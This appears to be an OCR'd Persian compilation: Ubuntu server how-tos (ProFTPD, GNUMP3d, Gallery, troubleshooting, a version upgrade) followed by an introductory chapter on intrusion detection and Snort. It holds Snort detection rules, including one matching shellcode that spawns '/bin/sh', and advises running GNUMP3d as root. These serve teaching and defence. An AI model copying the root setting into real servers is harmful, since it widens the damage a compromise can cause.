٤. خط فرمان زیر را پیدا کنید.

```
...
DenyFilter		\*.*/
...
```

٥. این خط فرمان زیر خط فرمان بالا اضافه نمایید.

```
DefaultRoot		~
```

٦. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)

```
7.	sudo /etc/init.d/proftpd restart
```

چگونه سرویس FTP را بگونه ای پیکربندی کنم که کاربر میهمان (anonymous) مجوز فقط خواندن داشته باشد ؟

١. نکات عمومی را مطالعه نمایید.
٢. بخش چگونه جهت راه اندازی سرویس انتقال فایل، سرویس دهنده FTP را نصب کنم را مطالعه نمایید.

```
3.	sudo cp /etc/proftpd.conf /etc/proftpd.conf_backup
sudo gedit /etc/proftpd.conf
```

٤. خط فرمانهای زیر را در انتهای فایل درج نمایید.

```
<Anonymous ~ftp>
  User                ftp
  Group               nogroup
  UserAlias           anonymous ftp
  DirFakeUser on ftp
  DirFakeGroup on ftp
  RequireValidShell   off
  MaxClients          10
  DisplayLogin        welcome.msg
  DisplayFirstChdir   .message
  <Directory *>
    <Limit WRITE>
      DenyAll
    </Limit>
  </Directory>
</Anonymous>
```

٥. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)

6. sudo /etc/init.d/proftpd restart

چگونه سرویس FTP را بگونه ای پیکربندی کنم که کاربر میهمان (anonymous) مجوز خواندن و نوشتن داشته باشد ؟

١. نکات عمومی را مطالعه نمایید.
٢. بخش چگونه جهت راه اندازی سرویس انتقال فایل، سرویس دهنده FTP را نصب کنم را مطالعه نمایید.

3. sudo cp /etc/proftpd.conf /etc/proftpd.conf_backup
sudo gedit /etc/proftpd.conf

٤. خط فرمانهای زیر را در انتهای فایل درج نمایید.

```
<Anonymous ~ftp>
  User                ftp
  Group               nogroup
  UserAlias           anonymous ftp
  DirFakeUser on ftp
  DirFakeGroup on ftp
  RequireValidShell   off
  MaxClients          10
  DisplayLogin        welcome.msg
  DisplayFirstChdir   .message
</Anonymous>
```

٥. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)

6. sudo /etc/init.d/proftpd restart

چگونه کاربر میهمان FTP را، به پوشه ای غیر از /home/ftp هدایت کنم ؟

١. نکات عمومی را مطالعه نمایید.
٢. بخش چگونه جهت راه اندازی سرویس انتقال فایل، سرویس دهنده FTP را نصب کنم را مطالعه نمایید.

3. sudo cp /etc/proftpd.conf /etc/proftpd.conf_backup
sudo gedit /etc/proftpd.conf

٤. خط فرمانهای زیر را در انتهای فایل درج نمایید.

```
<Anonymous /location_of_folder/>
  User                ftp
  Group               nogroup
  UserAlias           anonymous ftp
  DirFakeUser on ftp
  DirFakeGroup on ftp
  RequireValidShell   off
  MaxClients          10
  DisplayLogin        welcome.msg
  DisplayFirstChdir   .message
  <Directory *>
    <Limit WRITE>
      DenyAll
    </Limit>
  </Directory>
</Anonymous>
```

۵. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)

```
6.	sudo /etc/init.d/proftpd restart
```

چگونه درگاه (port) اولیه سرویس دهنده FTP را تغییر دهم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش چگونه جهت راه اندازی سرویس انتقال فایل، سرویس دهنده FTP را نصب کنم را مطالعه نمایید.
۳. فرض میکنیم درگاه جدید ۷۷ است.

```
4.	sudo cp /etc/proftpd.conf /etc/proftpd.conf_backup
sudo gedit /etc/proftpd.conf
```

۵. این خط فرمان را پیدا کنید.

```
Port		21
```

۶. این خط فرمان را به جای خط فرمان بالا بنویسید.

```
Port		77
```

۷. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)

```
8.	sudo /etc/init.d/proftpd restart
```

چگونه از یک ماشین ویندوزی به یک ماشین راه دور Ubuntu میتوانم FTP کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. فرض میکنیم سرویس دهنده FTP بر روی ماشین راه دور Ubuntu نصب و پیکربندی شده است.
بخش چگونه جهت راه اندازی سرویس انتقال فایل، سرویس دهنده FTP را نصب کنم را مطالعه نمایید.
۳. برنامه FileZilla را از اینجا دانلود نمایید.

سرویس دهنده Streaming Media

چگونه بسته نرم افزاری GNUMP3d را جهت را هندازی سرویس Streaming Media نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.
۳. بخش چگونه سرویس دهنده وب Apache را جهت ارائه سرویس وب نصب کنم را مطالعه نمایید.
٤. فرض میکنیم فایلهای چندرسانه ای در مسیر /var/music قرار دارند.

```
5.	sudo apt-get install gnump3d
```

٦. http://localhost:8888

چگونه پوشه اصلی که حاوی فایلهای چندرسانه ای برای GNUMP3d میباشد را تغییر دهم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش چگونه بسته نرم افزاری GNUMP3d را جهت ارائه سرویس Streaming Media راه اندازی کنم را مطالعه نمایید.
۳. فرض میکنیم فایلهای چندرسانه ای در مسیر /var/music قرار دارند.

```
4.	sudo cp /etc/gnump3d/gnump3d.conf /etc/gnump3d/gnump3d.conf_backup
sudo gedit /etc/gnump3d/gnump3d.conf
```

۵. این خط فرمان را پیدا کنید

```
root = /var/music
```

۶. این خط فرمان را به جای خط فرمان بالا درج نمایید.

```
root = /home/music
```

۷. این خط فرمان را پیدا کنید

```
user = gnump3d
```

۸. این خط فرمان را به جای خط فرمان بالا درج نمایید.

```
user = root
```

۹. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)

```
10. sudo /etc/init.d/gnump3d restart
```

۱۱. http://localhost:8888

چگونه درگاه (port) اولیه GNUMP3d را تغییر دهم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش چگونه بسته نرم افزاری GNUMP3d را جهت ارائه سرویس Streaming Media راه اندازی کنم را مطالعه نمایید.
۳. فرض میکنیم درگاه مرد نظر ما ۷۹۷۹ میباشد.

```
4. sudo cp /etc/gnump3d/gnump3d.conf /etc/gnump3d/gnump3d.conf_backup
sudo gedit /etc/gnump3d/gnump3d.conf
```

۵. این خط فرمان را پیدا کنید

```
port = 8888
```

۶. این خط فرمان را به جای خط فرمان بالا درج نمایید.

```
port = 7979
```

۷. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)

```
8. sudo /etc/init.d/gnump3d restart
```

۹. http://localhost:7979

سرویس دهنده گالری عکس

چگونه بسته نرم افزاری gallery برای راه اندازی سرویس عکس را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.
۳. بخش چگونه سرویس دهنده وب Apache را جهت ارائه سرویس وب نصب کنم را مطالعه نمایید.
۴. بخش چگونه برای سرویس دهنده وب Apache بسته PHP را نصب کنم را مطالعه نمایید.

```
5. sudo apt-get install gallery (when prompted to restart Apache, choose No or Cancel)
sudo apt-get install imagemagick
sudo apt-get install jhead
sudo apt-get install libjpeg-progs
sudo /etc/init.d/apache2 restart
sudo sh /usr/share/gallery/configure.sh
```

۶. http://localhost/gallery/setup/index.php
۷. پیکربندی Gallery

8. Gallery Configuration Wizard: Step 1
Next Step ->
9.
10. Gallery Configuration Wizard: Step 2
11. General settings Tab ->
12. Admin password: **Specify the password**
13.
14. Locations and URLs Tab ->
15. Album directory: **/var/www/albums/**
16. Temporary directory: **/tmp/**
17. Gallery URL: **http://localhost/gallery**
18. Albums URL: **http://localhost/albums**
19. **Next Step -->**
20.
21. Gallery Configuration Wizard: Step 3
22. **Next Step -->**
23.
24. Gallery Configuration Wizard: Step 4

Save Config ->

٢٥. http://localhost/gallery/albums.php

چگونه این سرویس را پیکربندی کنم تا از طریق اینترنت یا شبکه محلی با آدرس IP ثابت قابل دیدن باشد ؟

١. نکات عمومی را مطالعه نمایید.
٢. بخش چگونه بسته نرم افزاری gallery برای راه اندازی سرویس گالری عکس را نصب کنم را مطالعه نمایید.
٣. فرض میکنیم اتصالات شبکه و اینترنت بخوبی برقرار است
٤. آدرس اینترنتی یا IP ثابت شبکه محلی : http://www.url.com

5. sudo cp /etc/gallery/config.php /etc/gallery/config.php_backup
sudo gedit /etc/gallery/config.php

٦. خط فرمانهای زیر را پیدا کنید.

```
...
$gallery->app->photoAlbumURL = "http://localhost/gallery";
$gallery->app->albumDirURL = "http://localhost/albums";
...
```

٧. این خط فرمانها را به جای خط فرمانهای بالا درج نمایید.

```
$gallery->app->photoAlbumURL = "http://www.url.com/gallery";
$gallery->app->albumDirURL = "http://www.url.com/albums";
```

٨. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)
٩. http://www.url.com/gallery/albums.php

چگونه این سرویس را پیکربندی کنم تا از طریق شبکه محلی با آدرس IP متغیر قابل دیدن باشد ؟

١. نکات عمومی را مطالعه نمایید.
٢. بخش چگونه بسته نرم افزاری gallery برای راه اندازی سرویس گالری عکس را نصب کنم را مطالعه نمایید.
٣. فرض میکنیم اتصالات شبکه به خوبی برقرار است.
٤. آدرس IP متغیر شبکه : ١٩٢,١٦٨,٠,١

5. sudo cp /etc/gallery/config.php /etc/gallery/config.php_backup
sudo gedit /etc/gallery/config.php

٦. خط فرمانهای زیر را پیدا کنید.

```
...
$gallery->app->photoAlbumURL = "http://localhost/gallery";
$gallery->app->albumDirURL = "http://localhost/albums";
...
```

٧. این خط فرمانها را به جای خط فرمانهای بالا درج نمایید.

```
$gallery->app->photoAlbumURL = "/gallery";
$gallery->app->albumDirURL = "/albums";
```

۸. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)
۹. http://192.168.0.1/gallery/albums.php

چگونه از فایلهای این سرویس پشتیبان بگیرم و در مواقع ضروری برگردانم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. برای پشتیبان گیری از فایلهای گالری

```
sudo tar zcvf gallery.tgz /var/www/albums/ /etc/gallery/
```

۳. برای باز گرداندن اطلاعات پشتیبان گرفته شده

```
sudo tar zxvf gallery.tgz -C /
```

عیب یابی

پیکربندی شبکه ... (زمان زیادی برای لود شدن طول میکشد)

۱. نکات عمومی را مطالعه نمایید.
۲. بخش چگونه موقتا برخی از سرویسهای زمان بالا آمدن سیستم را حذف کنم را مطالعه نمایید.

تنظیم ساعت سیستم از روی ntp.ubuntulinux.org ... (زمان زیادی برای لود شدن طول میکشد)

۱. General Notes Read
۲. بخش چگونه موقتا برخی از سرویسهای زمان بالا آمدن سیستم را حذف کنم را مطالعه نمایید.
۳. بخش چگونه به صورت دائم برخی از سرویسهای زمان بالا آمدن سیستم را حذف کنم را مطالعه نمایید.

```
service_name = ntpdate
```

چگونه تنظیم شدن ساعت سیستم از روی (GMT) UTC را غیر فعال کنم ؟

۱. نکات عمومی را مطالعه نمایید.

2. sudo cp /etc/default/rcS /etc/default/rcS_backup
sudo gedit /etc/default/rcS

۳. خط فرمان زیر را پیدا کنید.

```
...
UTC=yes
...
```

٤. این خط فرمان را به جای خط فرمان بالا درج نمایید.

```
UTC=no
```

٥. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)
٦. Time and Date <- Administration <- System

```
Set the correct time/date
7.      sudo /etc/init.d/hwclock.sh restart
```

چگونه صدای سیستم را برای کار به صورت بهینه در GNOME پیکربندی کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.

```
3.      sudo killall esd
sudo cp /etc/esound/esd.conf /etc/esound/esd.conf_backup
sudo gedit /etc/esound/esd.conf
```

٤. خط فرمان زیر را پیدا کنید.

```
...
auto_spawn=0
spawn_options=-terminate -nobeeps -as 5
...
```

٥. این خط فرمان را به جای خط فرمان بالا درج نمایید.

```
auto_spawn=1
spawn_options=-terminate -nobeeps -as 2 -d default
```

٦. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)

```
7.      sudo apt-get install libesd-alsa0
sudo gedit /etc/asound.conf
```

۸. خط فرمانهای زیر را در فایل جدید بنویسید.

```
pcm.card0 {
type hw
card 0
}

pcm.!default {
type plug
slave.pcm "dmixer"
}

pcm.dmixer {
type dmix
ipc_key 1025
slave {
pcm "hw:0,0"
period_time 0
period_size 2048
buffer_size 32768
rate 48000
}
bindings {
0 0
1 1
}
}
```

۹. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)

```
10.     sudo ln -fs /usr/lib/libesd.so.0 /usr/lib/libesd.so.1
```

۱۱. Sound <- Preferences <- System
۱۲. Sound preferences

```
General Tab -> Sounds for events (Un-Checked)
```

۱۳. کلیه برنامه ها و پنجره های باز را ذخیره کرده و ببندید و سپس سیستم را دوباره راه اندازی نمایید.

چگونه به اجبار سطل آشغال را در GNOME پاک کنم ؟

۱. نکات عمومی را مطالعه نمایید.

2. sudo rm -fr $HOME/.Trash/

چگونه آیتمهای منو/منو دوبله شده در GNOME را حذف کنم ؟

۱. نکات عمومی را مطالعه نمایید.

2. rm -fr $HOME/.config/menus/applications.menu

۳. بخش چگونه Panel GNOME را refresh کنم را مطالعه نمایید.

چگونه Places Menu را در GNOME میتوانم refresh کنم ؟

۱. نکات عمومی را مطالعه نمایید.

2. sudo /etc/init.d/dbus-1 restart

ارتقا دادن Ubuntu

چگونه از Hoary Hedgehog به Breezy Badger ارتقا پیدا کنم ؟

۱. نکات عمومی را مطالعه نمایید.

۲. هشدار! این بخش هنوز به صورت آزمایشی انجام میشود.
انجام این مرحله ممکن است کل سیستم شما را دچار مشکل کند.

3. sudo cp /etc/apt/sources.list /etc/apt/sources.list_backup
sudo gedit /etc/apt/sources.list

٤. خط فرمانهای زیر را پیدا کنید.

```
deb cdrom:[Ubuntu 5.04 _Hoary Hedgehog_ - Release i386 (20050407)]/ hoary main restricted


## Uncomment the following two lines to fetch updated software from the network
# deb http://us.archive.ubuntu.com/ubuntu hoary main restricted
# deb-src http://us.archive.ubuntu.com/ubuntu hoary main restricted

## Uncomment the following two lines to fetch major bug fix updates produced
## after the final release of the distribution.
# deb http://us.archive.ubuntu.com/ubuntu hoary-updates main restricted
# deb-src http://us.archive.ubuntu.com/ubuntu hoary-updates main restricted

## Uncomment the following two lines to add software from the 'universe'
## repository.
## N.B. software from this repository is ENTIRELY UNSUPPORTED by the Ubuntu
## team, and may not be under a free licence. Please satisfy yourself as to
## your rights to use the software. Also, please note that software in
## universe WILL NOT receive any review or updates from the Ubuntu security
## team.
# deb http://us.archive.ubuntu.com/ubuntu hoary universe
# deb-src http://us.archive.ubuntu.com/ubuntu hoary universe

# deb http://security.ubuntu.com/ubuntu hoary-security main restricted
# deb-src http://security.ubuntu.com/ubuntu hoary-security main restricted

# deb http://security.ubuntu.com/ubuntu hoary-security universe
# deb-src http://security.ubuntu.com/ubuntu hoary-security universe
```

۵. این خط فرمانها را بجای خط فرمانهای بالا بنویسید.


```
#deb cdrom:[Ubuntu 5.04 _Hoary Hedgehog_ - Release i386 (20050407)]/ hoary main restricted


## Uncomment the following two lines to fetch updated software from the network
```

```
deb http://us.archive.ubuntu.com/ubuntu breezy main restricted
deb-src http://us.archive.ubuntu.com/ubuntu breezy main restricted

## Uncomment the following two lines to fetch major bug fix updates produced
## after the final release of the distribution.
deb http://us.archive.ubuntu.com/ubuntu breezy-updates main restricted
deb-src http://us.archive.ubuntu.com/ubuntu breezy-updates main restricted

## Uncomment the following two lines to add software from the 'universe'
## repository.
## N.B. software from this repository is ENTIRELY UNSUPPORTED by the Ubuntu
## team, and may not be under a free licence. Please satisfy yourself as to
## your rights to use the software. Also, please note that software in
## universe WILL NOT receive any review or updates from the Ubuntu security
## team.
deb http://us.archive.ubuntu.com/ubuntu breezy universe
deb-src http://us.archive.ubuntu.com/ubuntu breezy universe

deb http://security.ubuntu.com/ubuntu breezy-security main restricted
deb-src http://security.ubuntu.com/ubuntu breezy-security main restricted

deb http://security.ubuntu.com/ubuntu breezy-security universe
deb-src http://security.ubuntu.com/ubuntu breezy-security universe

deb http://archive.ubuntu.com/ubuntu breezy multiverse
deb-src http://archive.ubuntu.com/ubuntu breezy multiverse
```

۶. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)

7. sudo apt-get update
sudo apt-get dist-upgrade

۸. کلیه برنامه ها و پنجره های باز را ذخیره کرده و ببندید و سپس سیستم را دوباره راه اندازی نمایید.



مروری بر IDS ها و Honeypot

فصل ششم : مروری بر HDS ها و Honeypot ها .

- مروری کلی !!
- انواع IDS ها .
  - N-IDS .
  - H-IDS .
  - کدام نوع بهتر است .
- نصب و تنظیم IDS .
  - تعریف اهداف IDS .
  - انتخاب آنچه باید تحت نظارت قرار گیرد .
  - انتخاب نحوه واکنش .
  - تنظیم حدود آستانه .
  - پیاده سازی سیستم .
- مدیریت IDS .
  - درک آنچه IDS قادر به بیان است .
  - در که آنچه IDS به شما میگوید .
  - بررسی وقایع مشکوک .

- راه های فرار از دست IDS .
- Honeypot ها .

مرور کلی !!

سیستم تشخیص تهاجم IDS :

سیستم تشخیص تهاجم سیستمی است که وقوع حملات کامپیوتری را گزارش می‌دهد. به طور کلی هدف از تشخیص تهاجم این است که استفاده غیرمجاز، سوء استفاده و آسیب رساندن به سیستم‌ها و شبکه‌های کامپیوتری توسط هر دو دسته‌ی کاربران داخلی و مهاجمان خارجی شناسایی شود. در یک سیستم کامل امنیتی در کنار استفاده از حفاظ‌ها، روش‌های مخفی‌سازی اطلاعات و هویت‌شناسی، که سعی می‌کنند از تهاجم جلوگیری کنند، از تشخیص تهاجم به عنوان دیواری برای محافظت از سیستم‌های کامپیوتری استفاده می‌شود. یک سیستم تشخیص تهاجم، از وقوع حمله جلوگیری نمی‌کند. بلکه تنها حمله را شناسایی کرده و به مسؤول مربوطه گزارش می‌دهد. البته بعضی از سیستم‌های تشخیص حملات پس از شناخت آن، اقدامات پیشگیرانه‌ی خودکاری از ادامه حملات نیز انجام می‌دهند.

حمله یا تهاجم به فعالیتی گفته می‌شود که چه از خارج شبکه صورت گرفته باشد چه از داخل شبکه جنبه‌های امنیتی- تمامیت، محرمانگی و دسترس پذیری- را نقض کند.. تشخیص تهاجم آنچه را که مغایر با سیاست‌های امنیتی رخ دهد، تشخیص می‌دهد. سیستم‌های تشخیص تهاجم این کار را به صورت سخت‌افزاری یا نرم‌افزاری انجام می‌دهند. سیستم تشخیص تهاجمی مطلوب است که تا حد ممکن خطایش کم باشد. خطا در سیستم‌های تشخصی تهاجم به دو صورت ممکن است روی دهد. مثبت غلط[۱] یا منفی غلط[۲]. هنگامی که سیستم تهاجمی را تشخیص دهد در حالی که حمله‌ای رخ نداده باشد، خطای نوع مثبت غلط وجود دارد و هنگامی که تهاجم روی دهد و سیستم آن را تشخیص ندهد، خطاهای نوع منفی غلط روی داده است.سیستم‌های تشخیص تهاجم از نظر نوع منبع جمع آوری اطلاعات در نسل‌های زیر تکامل یافته‌اند:

نسل اول: سیستم‌های تشخیص تهاجم مبتنی بر میزبان

این سیستم‌ها که در دهه ۱۹۸۰ تولید شدند، برای تحلیل از داده‌های جمع‌آوری شده در سطح سیستم‌عامل استفاده می‌کنند IDES . معروفترین نماینده این نسل می‌باشد. نمونه اولیه IDES معماری ترکیبی داشت. یعنی هم دارای یک تشخیص دهنده ناهنجاری و هم یک سیستم خبره بود. تشخیص دهنده ناهنجاری با استفاده از روش‌های آماری، رفتار ناهنجار کاربران در مقایسه با سابقه رفتاری آنها را تشخیص می‌داد و سیستم خبره با کمک یک پایگاه قواعد که نقاط آسیب‌پذیر سیستم را مستقل از رفتار گذشته کاربران توصیف می‌کرد، تهدیدات امنیتی را کشف می نمود .

نسل دوم: سیستم‌های تشخیص تهاجم مبتنی بر شبکه

نسل دوم سیستم‌های تشخیص تهاجم که با ظهور NSM و از سال ۱۹۹۰ آغاز گردید، شامل سیستم‌هایی است که ترافیک شبکه را به عنوان منبع اطلاعاتی مورد استفاده قرار داده‌اند NSM. با انجام مراحل زیر تهاجم را در سطح شبکه شناسایی می‌کند:

- بردن کارت واسط شبکه به مد گوش ایستادن[3] و گوش دادن به تمام ترافیک شبکه
- گرفتن بسته‌های رد و بدل شده در شبکه
- استخراج اطلاعات و ویژگی‌های لازم از بسته‌ها
- استفاده از یک روش مبتنی بر ماتریس برای کشف و تحلیل ویژگی‌ها و سپس تشخیص انحراف آماری از رفتار نرمال و نیز انحراف از قوانین از پیش تعیین شده.

نسل سوم: سیستم‌های تشخیص تهاجم مبتنی بر منابع نا همگون

ناکافی بودن یک نوع منبع اطلاعاتی برای تشخیص تهاجم، سیستم‌های تشخیص تهاجم را به سمت استفاده از منابع اطلاعاتی ناهمگون

سوق داد. این سیستم‌ها اطلاعات را هم از میزبان و هم از شبکه جمع آوری می‌کنند. سیستم‌های نسل سوم به سمت معماری توزیع شده پیش رفته‌اند(هم از حیث جمع آوری داده ها و هم از نظر تحلیل آنها). این سیستم‌ها را مبتنی بر عامل[4] گویند .

معرفی Snort

Snortیک سیستم تشخیص تهاجم رایگان متعلق به نسل سوم می‌باشد Snort .توانایی تحلیل ترافیک بلادرنگ شبکه و ثبت رویداد نامه بسته‌ها روی IP های شبکه را دار است Snort .همچنین می‌تواند اعمال تحلیل قرارداد، جستجو و انطباق محتوا را انجام داده و برای تشخیص بسیاری از حمله‌ها و کاوش‌ها، مانند سرریز بافر، پویش درگاه، حملات CGI و کاوش SMB به کار گرفته شود Snort .از یک زبان تعریف قوانین قابل انعطاف برای تفسیر ترافیکی که باید ثبت گشته یا عبور داده شود، استفاده می‌کند. علاوه بر این Snort از یک مکانیسم هشدار دهی[5] بلادرنگ برای ثبت رویدادها در فایل‌ها، انتقال آنها از طریق سوکت ها در لینوکس و یا یک پیغام Winpopupبه کاربران سیستم‌های ویندوز از طریق smbclient استفاده می‌کند .

معماری Snort

Snortدر واقع از سه بخش اساسی تشکیل شده است. شکل ۱ یک طرح ساده از معماری Snort را نشان می‌دهد. این سه مؤلفه عبارتند از:

- واگشای بسته[6] :این مؤلفه هر سه رسانهEthernet [7]، SLIP [8]و PPP [9]را پشتیبانی می‌کنند. در واقع اطلاعات مربوط به بسته های شبکه را به فرمت مناسبی برای مولفه موتور تشخیص مهیا می کند .
- موتور تشخیص[10] :قلب سیستم Snort را تشکیل می‌دهد. این مؤلفه مسؤولیت تحلیل بسته‌ها بر اساس قوانین) Snort که در هنگام اجرا در حافظه بارگذاری شده‌اند) را بر عهده دارد Snort .از یک پایگاه داده حاوی الگوهای فراوان برای تشخیص حملات استفاده می‌کند. موتور تشخیص به صورت بازگشتی هر بسته ورودی را با قوانین تعریف شده خود مقایسه می‌کند. با پیدا شدن اولین قانونی که با وضعیت بسته منطبق باشد، عمل[11] ذکر شده در دستور در مورد آن بسته اجرا می‌شود. بسته‌ای که با هیچ قانونی منطبق نباشد، به سادگی نادیده گرفته می‌شود. موتور تشخیص Snort قابلیتی برای اضافه کردن plugin و پیمانه‌های[12] جدید دارد که منجر به افزایش قدرت تحلیل آن می‌گردند .
- رویدادنگار[13]هشدار دهنده[14] :رویدادنگار و هشدار دهنده در واقع دو زیرمؤلفه جداگانه هستند. رویدادنگار به شما اجازه می‌دهد تا همه اطلاعات مربوط به ترافیک شبکه را به فرمت قابل فهم برای انسان و یا tcpdump مشاهده کنید. به طور پیش فرض همه رویدادها در شاخه /var/log/snort و همه هشدارها در شاخه /var/log/Snort/alerts ثبت می‌شوند .

قوانین Snort

قوانین Snort در یک فایل با فرمت ASCII نگه‌داری می‌شوند که به سادگی قابل ویرایش باشند. این فایل از بخش‌های زیر تشکیل شده است :

- متغیرها[15] :برای تعریف متغیرهایی که در ایجاد قوانین Snort کاربرد دارند، استفاده می‌شوند .
- قوانین[16] :برای تشخیص تهاجم به کار می‌روند. قوانین باید با سیاست‌های کلی تشخیص تهاجم در سازمان مربوطه هماهنگ باشند .
- پیش پردازنده[17] :نقشplugin ها را بازی می‌کنند و برای گسترش توانایی تحلیل Snort به کار می‌روند. به عنوان مثال قابلیت portscan به Snort این امکان را می‌دهد تا حملات پویش درگاه را کشف کند .
- فایل‌های include: برای دربرگرفتن فایل‌های قوانین دیگر .
- پیمانه‌های[24] خروجی: به مدیر سیستم Snort اجازه می‌دهد تا خروجی رویدادنامه‌ها و هشدارها را مشخص کند.

قوانین Snort از دو بخش منطقی تشکیل می‌شوند: سرآیند[18] قانون و گزینه‌ها[19] .قوانین باید در یک خط بیان شوند. علاوه بر این باید آدرس‌های IP را شامل شوند، زیرا عمل ترجمه نام به IP در Snort امکان‌پذیر نیست. شکل کلی دستورات Snort را می‌توان به صورت زیر بیان کرد:

Action Protocol Source_Ip_Address Source_Port --> Destination_Ip_Address Destination_Port (Options)

- Action: بیانگر عملی است که در قبال انطباق با یک بسته روی آن انجام می‌شود. می‌تواند یکی از مقدارهایalert ، log، pass، activate یا dynamic باشد.
- Protocol: پروتکل ارتباطی را نشان می‌دهد. می‌تواند یکی از مقدارهایTCP ، IP، UDP، ICMPیا IGMP باشد .
- Port: شماره درگاه را نشان می‌دهد
- Direction: جهت ارتباط را نشان می‌دهد. می‌تواند یکی از مقدارهای <- یا <> باشد .
- Options: گزینه‌های مختلف اجرای دستور را نشان می‌دهند .

برای مشخص‌کردنIP ها به جای نحوه آدرس‌دهی سنتی مبتنی بر کلاس‌های IP از مکانیسم آدرس‌دهی[20] CIDRاستفاده می‌شود. این ساختار برای استفاده بهینه از فضای آدرس‌دهی نسبت به مکانیسم مبتنی بر کلاس به کار می‌رود. در این روش، بازه آدرس‌های IP با ترکیب آدرس IP ابتدایی و نقاب شبکه[21]متناظر با آن نشان داده می‌شوند. شکل نمایش IP در CIDR به صورت زیر است:

xxx.xxx.xxx.xxx/n

nتعداد ۱ های موجود در نقاب شبکه(از سمت چپ) را نشان می‌دهد. برای مثال عبارت

192.168.12.0/23

نقاب شبکه ۲۵۵,۲۵۵,۲۵۲,۰ را روی آدرس شبکه ۱۹۲,۱۶۸,۱۲ ، با آغاز از ۱۹۲,۱۶۸,۱۲,۰ اعمال می‌کند که در واقع بازه آدرسی 192.168.12.0 - 192.168.13.255 را تعریف می‌کند. مثال‌های زیر نمونه‌ای از آدرس‌دهی مبتنی بر CIDR را نشان می‌دهند .

تعریف یک آدرس IP خاص

192.168.30.2/32 = 192.168.30.2

تعریف یک کلاسC

192.168.30.0/24 = 192.168.30.0 - 192.168.30.255

تعریف یک کلاس B

192.168.0.0/16 = 192.168.0.0 - 192.168.255.255


تعریف یک کلاس A

192.0.0.0/8 = 192.0.0.0 - 192.255.255.255

تعریف ۸ کلاسC

192.168.30.0/21 = 192.168.30.0 - 192.168.37.255

شکل ۲ یک مثال از فرمت کلی یک دستور Snort را نشان می‌دهد.



Snort شکل ۲ – فرمت کلی دستورات

اولین اقدام قبل از نوشتن قوانین، تعیین سیاست تشخیص تهاجم می‌باشد. این سیاست اتفاقاتی را که باید ثبت شوند یا هشدار داده شوند و یا اینکه نادیده گرفته شوند، مشخص می‌کند. برای بررسی یک سیاست ساده به Common snort Alerts مراجعه کنید.

توصیف حملات در Snort

توصیف حملات در Snort با استفاده از قوانین آن صورت می‌گیرد که در بخش قبل معرفی شدند. در ادامه چند نمونه از توصیف حملات در Snort مورد بررسی قرار می‌گیرند .

alert tcp any any -> 192.168.1.0/24 143 (content: "|90C8 C0FF FFFF|/bin/sh"; msg: "IMAP buffer overflow!";)

دستور فوق برای همه بسته‌های با قرارداد TCP که مقصد آنها، درگاه ۱۴۳ از آدرس‌های IP کلاس C با شروع از آدرس ۱۹۲,۱۶۸,۱,۰ است و دارای محتوای مشخص شده هستند، پیغام "IMAP buffer overflow" را چاپ می‌کند.

alert tcp any any -> 192.168.1.0/24 21 (content: "USER root"; nocase; msg: "FTP root user access attempt";)

دستور فوق برای همه اتصالاتی که سعی می‌کنند با شناسه کاربری root و از طریق درگاه ۲۱ (درگاه کنترلی ftp) به بازه آدرس خاصی متصل شوند، پیغام هشدار مربوطه را چاپ می‌کند .

alert any any -> 192.168.1.0/24 any (flags: SF; msg: "Possible SYN FIN scan";)

دستور فوق برای اتصالاتی که پرچم SYN و FIN آنها روشن باشد، پیغام هشدار می‌دهد .

راه‌اندازی و اجرای Snort:

